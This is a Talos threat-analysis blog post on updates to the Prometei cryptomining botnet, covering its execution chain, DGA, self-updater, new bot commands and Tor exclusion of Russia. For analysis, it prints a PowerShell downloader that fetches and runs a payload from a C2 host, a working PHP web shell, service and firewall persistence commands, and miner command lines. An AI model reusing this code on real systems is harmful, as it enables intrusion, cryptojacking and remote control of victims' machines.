Prometei botnet improves modules and exhibits new capabilities in recent updates

blog.talosintelligence.com/prometei-botnet-improves/

Andrew Windsor March 9, 2023

By Andrew Windsor, Vanja Svajcer

Thursday, March 9, 2023 08:03

Threat Spotlight Threats

- Prometei botnet continued its activity since Cisco Talos first reported about it in 2020. Since November 2022, we have observed Prometei improving the infrastructure components and capabilities. More specifically, the botnet operators updated certain submodules of the execution chain to automate processes and challenge forensic analysis methods.
- We assess with high confidence that v3 of the Prometei botnet is of medium size, with more than 10,000 infected systems worldwide, based on data obtained by sinkholing the DGA domains over a period of one week in February 2023.
- Based on open-source intelligence, the actors have also been actively spreading improved Linux versions of the Prometei bot, continuously improving the current version, v3.
- We have observed previously undocumented functionality, including an alternative C2 domain generating algorithm (DGA), a self-updating mechanism, and a bundled version of the Apache Webserver with a web shell that's deployed onto victim hosts, improving the overall technical capabilities of the botnet.
- Additionally, the bot's targeting may have been influenced by the war in Ukraine. The only excluded country in the Tor configuration is Russia, as supposed to earlier variants, which also avoided exit nodes in other CIS countries.

Prometei, a highly modular botnet with worm-like capabilities that primarily deploys the Monero cryptocurrency miner, has been continuously improved and updated since it was first seen in 2016, posing a persistent threat to organizations. Talos first analyzed this threat in our 2020 blog post, highlighting its large repertoire of modules, multiple methods of spreading, and continuous development. In our initial analysis and current activity tracking that began in November 2022, we observed Prometei deploying Windows-based tools and malware and other Linux versions observed by security researchers.


Talos observed Prometei's cryptocurrency mining and credential theft activity to be financially motivated and geographically indiscriminate. Its infections are likely opportunistic, targeting vulnerable entities in all regions and industry verticals to support a higher yield of harvested credentials and mining of the Monero cryptocurrency.

Prometei victimology

We assess with high confidence that the Prometei v3 botnet is of medium size, with approximately 10,000 infected systems worldwide, based on data acquired by sinkholing the DGA domains over a period of one week in February.

The geographical distribution of infected systems shows a uniform distribution proportional to the population of the countries, with traffic captured from 155 countries. As expected with a uniform distribution, the most populous countries have the largest number of infected systems, with the exception of Brazil, Indonesia and Turkey displaying a higher proportion of infections compared to those countries' populations.

A single country that stands out is Russia, with a disproportionately smaller number of infections, accounting for 0.31 percent of all infected systems, supporting our assessment of the bot's targeting being influenced by the Russia-Ukraine conflict based on its Tor configuration.



We assess the Prometei threat remains ongoing and will evolve for the foreseeable future. Its common C2 infrastructure continues to show a steady stream of activity, while the operators consistently rotate its malware and cryptomining hosts. Their regular updating and expansion of Prometei's modules demonstrate commitment and technical knowledge

that will enable them to continue proliferating the botnet to new victims and adapting to new defenses and protections. The noted addition of backdoor capabilities to sqhost.exe by our previous research and the inclusion of a bundled web shell in our current observations could indicate the operators are adding persistence measures to keep Prometei active on targeted machines, or a gradual shift or expansion to other types of payloads and activity.

Updates to Prometei's common execution chain demonstrate improved capabilities

Talos' analysis of the botnet's execution chain revealed that, while some infrastructure components remain unchanged from our 2020 reporting, the Prometei operators have made modifications that automate component and infrastructure updating, impair defenders' analysis, and further entrench the actor on victim machines. We observed the execution chain and subsequent actions performed by the botnet were initiated by a malicious PowerShell command that downloaded the primary listening and execution module, referred to throughout as "sqhost.exe." It generally resembles some form of the following:


```
cmd /C echo 123>C:\Windows\mshlpda32.dll&powershell $p='C:\windows\zsvc.exe';(New-
Object Net.WebClient).DownloadFile('[C2_HOST]/k.php?B={PARAMS}',$p);$d=
[IO.File]::ReadAllBytes($p);$t=New-Object Byte[]($d.Length);
[int]$j=0;for([int]$i=0;$i -lt $d.Length;$i++){$j+=66;$t[$i]=(($d[$i] -bxor ($i*3 -
band 255))-$j) -band 255;}[io.file]::WriteAllBytes($p,$t);Start-Process $p;
```

As the above command illustrates, the primary module is downloaded from an actor-controlled server in an encrypted form through a simple XOR byte alteration pattern. Its initial location on the hard drive is "C:\windows\zsvc.exe" and is executed through the PowerShell cmdlet "Start-Process".

Following the primary module's download, additional commands establish persistence on the victim machine and ensure the bot can communicate with the C2 server. A firewall rule named "Secure Socket Tunneling Protocol (HTTP)" is executed through the "netsh" command to add "C:\Windows\sqhost.exe" to the allowed programs list. Persistence is obtained by creating an automated system service named "UPlugPlay," which executes sqhost.exe with the argument "Dcomsvc". The original downloaded file is then renamed from "zsvc.exe" to "sqhost.exe."

Once the primary Prometei module is hooked into the victim's system, the majority of its capabilities are derived from several additional components that are downloaded to the victim host and retrieved through additional PowerShell commands. This activity was observed immediately following the establishment of sqhost.exe on the system. Many of the rest of Prometei's components are delivered and updated in bulk through 7-Zip archive files.

The bot first checks if the expected 7-Zip executable “7z.exe” and shared library “7z.dll” resources already exist on the system. If not, the executable file and shared library are remotely downloaded from a C2 server.



Using a similar PowerShell-based command, the bot downloads a 7z archive named “std.7z,” which contains numerous shared library files for some common development packages used by Prometei’s components, such as the GCC compiler (libgcc), an asynchronous event processor (libevent), the .NET Security interface, and a .NET connector to PostgresSQL (npgsql). It also contains the following primary support modules:

- “rdpClip.exe”
- “miwalk.exe”
- “windrlver.exe”
- “nethelper2.exe” and “nethelper4.exe”
- “smcard.exe”
- “msdtc.exe”

Talos observed the primary support modules in the above list, which have consistently been a part of previously observed instances of the Prometei botnet and a less frequently seen module named “bklocal.exe.” The file “rdpClip.exe” (named with a capital ‘i’ rather than a lowercase ‘l’) acts as a spreader program through Server Message Block (SMB) and is used alongside its partner component “miwalk.exe”, which is a version of Mimikatz used for credential harvesting. A remote desktop protocol (RDP)-based spreading module,

“bklocal2.exe” and “bklocal4.exe”, exploits the BlueKeep vulnerability (CVE-2019-0708) that affects older versions of Windows. This module has been deployed less frequently but can be observed being downloaded separately.

The bot attempts to spread via SSH through the “windrLver.exe” SSH client. The executables with the “nethelper” names are .NET-based assemblies for lateral movement that attempt to locate and connect to any SQL servers found in the network environment. Upon successful connection, the executables attempt to install sqhost.exe onto the server. The final two modules, “smcard.ext” and “msdtc.exe”, deal with the bot’s communications over the Tor network, with the C2’s Tor address represented by the hardcoded URL in sqhost.exe and “onion” TLD: “hxxps://gb7ni5rgeexdcncj[.]onion/cgi-bin/prometei.cgi”.

The actual cryptocurrency mining payload is also retrieved remotely as “srch.7z”, but is written to disk as “SearchIndexer.exe”. The PowerShell command that downloads SearchIndexer.exe is similar to the one that drops the primary component sqhost.exe. First, a check is performed that identifies if the same 7-Zip components are present on the system and downloads them if not. The encryption method to obfuscate SearchIndexer.exe does, however, differ. Rather than encrypting the payload through XOR byte manipulation, it is encrypted through its parent password-protected 7-Zip archive. The password “horhor123” is visible in the PowerShell command and remains unchanged from our previous reporting. The miner configuration attributes are provided by the C2 through a downloaded text file named “desktop.txt”, written to disk at “C:\Windows\dell\desktop.dat”.

We also observed a few actions related to the miner. The call to actually begin mining can be seen in SearchIndexer.exe’s invocation on the command line, which also contains the Monero wallet associated with the Prometei actor:

```
searchindexer.exe -o stratum+tcp://103.65.236[.]53:80 -u
4A1txQ9L8h8NqF4EtGsZDP5vRN3yTVKynbkyP1jvCiDajNLPepPbBdrbaqBu8fCTcFEFdCtgbekSsTf17B1M
hyE2AKCEyfR -p x --donate-level 1
```

The actor issues commands to replace the command template in desktop.dat with a newly identified base64-encoded command. Two commands we observed were:

```
powershell.exe $d=
[System.Convert]::FromBase64String('LW8gc3RyYXR1bSt0Y3A6Ly8yMjEuMTIwLjE0NC4xMDE6MzMz
MyAtLWRvbmF0ZS1sZXZlbCAxIC1wIHggLXUgaWQ=');
[io.file]::WriteAllBytes('C:\Windows\dell\Desktop.dat',$d);
“-o stratum+tcp://221.120.144[.]101:3333 --donate-level 1 -p x -u id”
and
powershell.exe $d=
[System.Convert]::FromBase64String('LW8gc3RyYXR1bSt0Y3A6Ly8xNzcuNzMuMjM3LjU1OjgwIC0t
ZG9uYXRlLWxldmVsIDEgLXAgeCAtdSBpZA==');
[io.file]::WriteAllBytes('C:\Windows\dell\Desktop.dat',$d);
“-o stratum+tcp://177.73.237[.]55:80 --donate-level 1 -p x -u id”
```

The purpose and usage of all of the submodules were analyzed more in-depth in Talos' 2020 blog post and by security firm Cybereason in April 2021. They are summarized above for the sake of brevity. For a lengthier technical breakdown of these components and commonly observed Prometei execution chain, we recommend referring back to these reports.

Newly identified TTPs show operators' continuous efforts to improve the botnet

Talos identified new Prometei TTPs that expand the botnet's capabilities and, at the time of writing, have yet to be highlighted in open-source reporting. This recent addition of new capabilities aligns with threat researchers' previous assertions that the Prometei operators are continuously updating the botnet and adding functionality. In particular, Talos has discovered and analyzed a domain generation algorithm previously unseen in Prometei, the addition of a self-updating mechanism, new bot commands that can be used and the deployment of a bundled version of the Apache Webserver with a PHP-based web shell onto victim hosts.


Domain-generating algorithm for alternative C2

Talos observed a new functionality that generates pseudo-random-looking domains. A simple domain-generating algorithm (DGA) is used to generate up to 48 new domains per day that can be used for command and control (C2) servers.

The domain name itself is generated from the string "xinchao", followed by six pseudo-random characters based on the current local date. Additionally, the suffix of the top-level domains (TLD) is rotated between .com, .net, and .org. For example, we observed some of the following used in nslookup calls within telemetry:

- xinchaodbcdbh[.]org
- xinchaodbcdbh[.]com
- xinchaoabcdcf[.]org
- xinchaocecclk[.]org
- xinchaocecclk[.]net

We have included a simple Python script to help with discovering domains that Prometei v3 will generate. The script takes a date in ISO format as an input and generates 48 possible domains for that date.



Apart from the standard DNS resolver for the generated domains, the “nslookup” command was executed with a pattern-generated domain name, as well as with a server parameter “8[.]8.8.8” in order to specifically use Google’s public DNS. This call is visible on the command line as follows:

nslookup -type=all xinchaocecclk[.]com 8[.]8.8.8

A side effect of this is that nslookup calls act as a timing delay tactic that's relatively obscure to general users auditing their command logs. When the aforementioned domains are used with the nslookup command, the lookup essentially causes a timeout when it is unable to resolve the IP address.

Self-updating mechanism

Another evolution of the Prometei botnet is what appears to be an expanded self-updating capability. The bot issues a PowerShell command with embedded base64-encoded bytes, which is written to the batch file in the bot's common directory at "C:\Windows\dell\walker_updater.cmd" and then executed. This batch file will run similar checks as seen in the previous activity that looks for the presence of "sqhost.exe" and the 7-Zip utilities and downloads them if they aren't detected. The batch script also issues additional PowerShell commands to download a 7z file from the C2 server named "update.7z", which is encrypted with the common actor password "horhor123". Its contents are extracted and another contained batch file, "install.cmd", is executed.

The update.7z archive contains replications as well as potentially different variants of Prometei's common components, such as sqhost.exe, netwalker.exe, and the service configuration "uplugplay", among others. It also contains two 7-Zip archives named "updates1_new" and "updates2_new", which are encoded with a new password string "xinchao123" similar in composition to the aforementioned DGA domain generation. Further extracting these archives yields duplicate and different versions of the shared library files and spreader programs, depending on which version of the archive is downloaded. For example, in a later update call from a different C2, Talos observed a 32-bit and 64-bit version of the Mimikatz variant "miWalk" included, while some subsequent downloads of the update archive only included the 64-bit version.

The install.cmd batch file, invoked by the parent batch file walker_update.cmd, is a fairly straightforward delete-substitution update of the relevant files. In the samples analyzed, the script first attempts to kill the rdpClip.exe and winDrLver.exe spreader programs. It then deletes all current versions of the target files on disk and then renames the extracted versions, which contain an additional appendage of "_new" to their filename, the same as the deleted files effectively supplanting them. Finally, the install.cmd script cleans up any remaining extracted files from update.7z not used in the update cycle.


Previously undocumented Prometei bot commands

Apart from the C2 commands that are already described in detail in other posts, version 3 of the Prometei bot contains several previously undocumented commands that the adversary could use to control the infected system.

Command	Functionality

fchk	Check if a file is locked by a process and the file's owner.
fget	Upload a file to c2
fdir	Get current directory
call	Execute a program, create pipes to redirect stdin and stdout for input and output.
sendstr	Send a supplied argument string into the keyboard input buffer
dclick	Mouse double click on a screen position
lclick	Mouse left click on a screen position
rclick	Mouse right click on a screen position
clipcopy	Get clipboard data
clipsend	Set clipboard data
winr	Press win+r, open run box
presskey	Press a virtual keyboard key
fdel	Delete file
fsha256	Calculate sha256 checksum of a file

The execution flow for the main module is very similar to previous variants. The main body of the bot is encrypted and the initialization of the encryption keys is dependent on the content of an external file created prior to the main module execution. If the initialization is successful, the main body of the bot will be executed, and if it fails, a decoy functionality will be executed.



Successful execution of the bot depends on the content of an external file.

Apache webserver/web shell

Finally, Talos observed the Prometei bot dropping a compressed archive, named "AppServ180.zip", which contains a version of the Apache Web Server bundled with a simple PHP-based web shell. Similar to other component downloads by Prometei, the PowerShell call that drops this piece checks for the existence of 7-Zip before downloading AppServ180.zip from an actor-controlled host. The script then creates the following directories: "C:\ProgramData\Microsoft\AppServ" and "C:\ProgramData\Microsoft\AppServ\cgi-bin".

```
$chars = 'abcdefghijkmnopqrstuvwxyz123456789'.ToCharArray();
$rnd=''; 1..12 | ForEach { $rnd+=$chars | Get-Random };
$s='Shell-'+$rnd+'.php';
$r='C:\ProgramData\Microsoft\AppServ\www\'+$s;Rename-Item -Path 'C:\ProgramData\Microsoft\AppServ\www\ssimple.php' -NewName $r;
Write-Host $s;
&del C:\Windows\dell\AppServ.zip
&cmd.exe /C sc create KtmRmSvc binPath= C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe -k runservice start= auto
&netsh advfirewall firewall add rule name=Secure Socket Tunneling Protocol (HTTP) \
    dir=in action=allow program=C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe enable=yes
&netsh firewall add allowedprogram C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe Secure Socket Tunneling Protocol (HTTP) ENABLE
&copy C:\ProgramData\Microsoft\AppServ\php5\php.ini C:\Windows
&sc start KtmRmSvc
```
Installation of Apache web server and the PHP web shell file.

In a separate PowerShell command, the PHP file, "C:\ProgramData\Microsoft\AppServ\www\ssimple.php", is renamed to a new filename consisting of "Shell-" and 12 randomly generated alphanumeric characters plus ".php". This PHP file contains the simple web shell code that receives base64-encoded commands executed through PHP's "system" function and a file upload-copy ability.

```php
<?php
if($_GET['c']!="") {
    system(base64_decode($_GET['c']));
    exit;
}
if(isset($_FILES))
    move_uploaded_file($_FILES['f']['tmp_name'], $_FILES['f']['name'] );
?>
<form method="post" action="" enctype="multipart/form-data">
<input type="file" id="f" name="f"></br>
<input type="submit" value="Upload">
</form>%
```

Installed web shell PHP code.

An additional Windows service is created under the name “KtmRmSvc” consisting of an auto process start for the executable in the AppServ subdirectory “Apache2.2\bin\taskhost.exe”. Despite its shared naming of a common Windows system executable, this file is actually a renamed “httpd.exe”, which is the HTTP daemon for the Apache Server. By renaming the Apache daemon to a common system file, it is highly likely that the actor managing Prometei is hoping to prevent system owners and admins from noticing a web server running on their host through some simplistic obfuscation of the running process name. While the inclusion of the packaged web shell was observed in the activity starting on Nov. 19, 2022, the existence of the archive file itself was first seen in VirusTotal on March 3, 2021, when its only submission was provided by a user in Japan. Given the Prometei actor’s propensity to swap components in and out, as well as iteratively update them, it is probable that the actor may have been testing their web shell and/or deploying it situationally in other infection attempts, but we do not currently have any direct evidence to confirm or refute this.

Prometei targeting now only excludes Russia

In analyzing our updated version of Prometei’s Tor proxy, “msdtc.exe”, we observed this configuration has been recently updated to only exclude Russia, a change potentially made in response to the Russia-Ukraine war. In Cybereason’s 2021 reporting, their researchers suggested that Prometei could be Russia-based, as the actor had configurations that excluded Tor exit nodes from Russia, Ukraine, Belarus, and Kazakhstan. Our recent analysis not only corroborates Cybereason’s assessment that the operators are Russia-based but highlights a shift in Prometei’s current observed behavior.

```
fined2 *)puVar14 = *(undefined2 *)puVar17;
k81140 = (HANDLE)0x72616d53;
81136 = 0x61432074;
81132 = 0x50206472;
81128 = 0x63696c6f;
81124 = 0x79;
82048 = 0x72726f74;
7 = (undefined4 *)

    "AvoidDiskWrites 1\r\nSOCKSPort 5053 CacheDNS UseDNSCache\r\nSOCKSPolicy accept
    private:*, reject *:*\r\nHeartbeatPeriod 1 hours\r\nExitRelay 0\r\nExcludeExitNodes
    {ru}\r\nStrictNodes 1\r\n"
```

Msdtc.exe Tor connection module contains configuration to exclude Russian exit nodes. Prior to Russia's invasion of Ukraine, the actor avoided targeting Russia and many of its border states, whereas now, they only avoid targeting Russia. This may indicate a desire to limit the infection of and/or communication to any Russian hosts by the botnet's author, and that previously excluded border states are now fair game.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs can defend against this threat: 54610 - 54612 and 61426-61429.

